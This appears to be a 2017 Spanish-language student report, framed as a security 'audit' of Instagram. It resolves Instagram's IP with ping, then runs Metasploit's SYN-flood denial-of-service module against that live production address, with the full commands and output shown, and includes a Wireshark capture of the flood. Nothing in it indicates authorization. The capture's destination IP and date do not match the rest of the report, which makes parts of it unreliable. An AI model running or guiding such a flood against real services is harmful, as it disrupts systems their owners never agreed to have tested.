

# Auditoria de Aplicación **Instagram**

## Seguridad Informática



UNIVERSIDAD  
**Finis Terrae**  
VINCE IN BONO MALUM

Camilo Zepeda Hoffmann

Prof. Maximiliano Vega

Noviembre 15, 2017

# Obtención de IP


## Utilizar ping en CMD

Por medio de la consola predispuesta por windows y el uso de la url *www.instagram.com*, se realiza un diagnostico de la determinada red, con el fin de conseguir su respectiva IP. Entonces se utiliza:

**ping www.instagram.com**

se obtiene

**179.60.193.63**



```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\mzzo>ping www.instagram.com

Pinging instagram.c10r.facebook.com [179.60.193.63] with 32 bytes of data:
Request timed out.
Reply from 179.60.193.63: bytes=32 time=102ms TTL=54
Reply from 179.60.193.63: bytes=32 time=125ms TTL=54
Reply from 179.60.193.63: bytes=32 time=247ms TTL=54

Ping statistics for 179.60.193.63:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 102ms, Maximum = 247ms, Average = 158ms

C:\Users\mzzo>
```

# Herramientas

---

## Metasploit


Herramienta utilizada para desarrollar y ejecutar exploits contra una máquina remota, generando scripts de utilidad, declarando ejercicios como DoS u otros, de tal manera de generar pruebas dentro de la IP obtenida.



# Herramientas

## Lineas de Comando

Se dispone a utilizar el siguiente comando **use auxiliary/dos/tcp/synflood**, donde se provee **auxiliary**, el cual permite la obtención de información sobre el objetivo, con tal de determinar las posibles vulnerabilidades. Además de proveer el protocolo **tcp** y el tipo de ataque a realizar, el cual para este caso corresponde a **dos** y **synflood**



```

Terminal
File Edit View Search Terminal Help

      d000000p d000000b d0p d00000p d0p d0000000p
      db' d0p db' d0p
      d0p d0000' d0p db' d0p d0p d0p
      d0000p d0p d0000p d0000p d0p d0p
      To boldly go where no
      shell has gone before

+ -- ==[ metasploit v4.16.6-dev ]
+ -- ==[ 1682 exploits - 964 auxiliary - 297 post ]
+ -- ==[ 498 payloads - 40 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


msf > use auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > set rhost 179.60.193.63
rhost => 179.60.193.63
msf auxiliary(synflood) > exploit

[*] SYN flooding 179.60.193.63:80...
  
```

# Herramientas

## Lineas de Comando

Finalmente se setea el **rhost** ligado a la IP **179.60.193.63** para finalmente ejecutar el exploit generado.




```
Terminal
File Edit View Search Terminal Help
msf auxiliary(synflood) > set rhost 179.60.193.63
rhost => 179.60.193.63
msf auxiliary(synflood) > exploit
[*] SYN flooding 179.60.193.63:80...
```

# Herramientas

## Wireshark

A continuación se da a conocer una vista del envío de paquetes al realizar el exploit mencionado anteriormente.



Applications Places Wireshark Wed 20/03

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F> Expression...

Time	Source	Destination	Protocol	Length	Info
1.0.000000000	10.0.2.15	8.8.8.8	UDP	281	36418 → 23661 Len=239
3.0.000109294	10.0.2.15	10.0.2.15	ICMP	70	15420 → 15420 Echo (ping) to 15420
3.0.541617474	156.228.68.201	31.13.67.63	TCP	54	51859 → 80 [SYN] Seq=0 Win=3752 Len=0
4.0.544765341	156.228.68.201	31.13.67.63	TCP	54	64411 → 80 [SYN] Seq=0 Win=1001 Len=0
5.0.551214468	156.228.68.201	31.13.67.63	TCP	54	34846 → 80 [SYN] Seq=0 Win=3970 Len=0
6.0.557797058	156.228.68.201	31.13.67.63	TCP	54	4441 → 80 [SYN] Seq=0 Win=1008 Len=0
7.0.56028793	156.228.68.201	31.13.67.63	TCP	54	33689 → 80 [SYN] Seq=0 Win=4856 Len=0
8.0.564516731	156.228.68.201	31.13.67.63	TCP	54	42582 → 80 [SYN] Seq=0 Win=1850 Len=0
9.0.569533420	156.228.68.201	31.13.67.63	TCP	54	35677 → 80 [SYN] Seq=0 Win=3750 Len=0
10.0.573522974	156.228.68.201	31.13.67.63	TCP	54	46743 → 80 [SYN] Seq=0 Win=3191 Len=0
11.0.575721808	156.228.68.201	31.13.67.63	TCP	54	49805 → 80 [SYN] Seq=0 Win=1144 Len=0
12.0.578386213	156.228.68.201	31.13.67.63	TCP	54	13676 → 80 [SYN] Seq=0 Win=30 Len=0
13.0.588042216	156.228.68.201	31.13.67.63	TCP	54	65482 → 80 [SYN] Seq=0 Win=1927 Len=0
14.0.581856822	156.228.68.201	31.13.67.63	TCP	54	24818 → 80 [SYN] Seq=0 Win=249 Len=0

Ethernet II, Src: PcsCompu, 62:77:40:00:00:27:62:77:40, Dst: RealtekU\_12:35:02 (52:54:00:12:35:02)

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 8.8.8.8

User Datagram Protocol, Src Port: 36418, Dst Port: 23661

Data (239 bytes)

Data: 40534621c60fa010c9011f5836409c56fce4a620c58f6454...

[Length: 239]

0020 00 00 0e 42 5c 6d 00 f7 1d 27 4d 53 40 21 c0 0f ...Bm...MSF...

0030 a9 10 c9 91 1f 58 38 48 9c 56 fc e4 a0 20 c5 8f ...X80.V...F...

0040 64 54 a7 69 f2 64 76 10 9d 51 ed 68 fa ec 28 0f ...dv...O.F...8...

0050 42 09 8e 7d 56 8d 6d 8d bc 55 8a 8d 19 7c 94 74 8...JV...U...1...

0060 4a 23 f9 a4 e5 da f1 18 05 3b 05 1b ea b3 d5 2e ...je...e...

0070 41 23 ac f3 95 09 7c 45 27 64 3a 79 f3 75 e9 06 ...IE'diy.u...e...

0080 09 08 3d 27 af e9 da 77 17 07 5a c0 43 06 52 2e ...w...Z.C.R...

0090 13 64 c3 62 5d a8 96 fe 5a bd 93 1d 77 13 8d 4a ...d.b]...Z...e...

00a0 86 4c af f9 d8 22 40 4a 8a ff e5 81 0d c4 d6 e1 ...L...b]...

00b0 82 30 fd 15 fc c5 a5 e4 5c ce 2e 56 ea a1 6d 0f ...V...m...

Bytes 42-280: Data (data data)

Packets: 17396 · Displayed: 17396 (100.0%) Profile: Default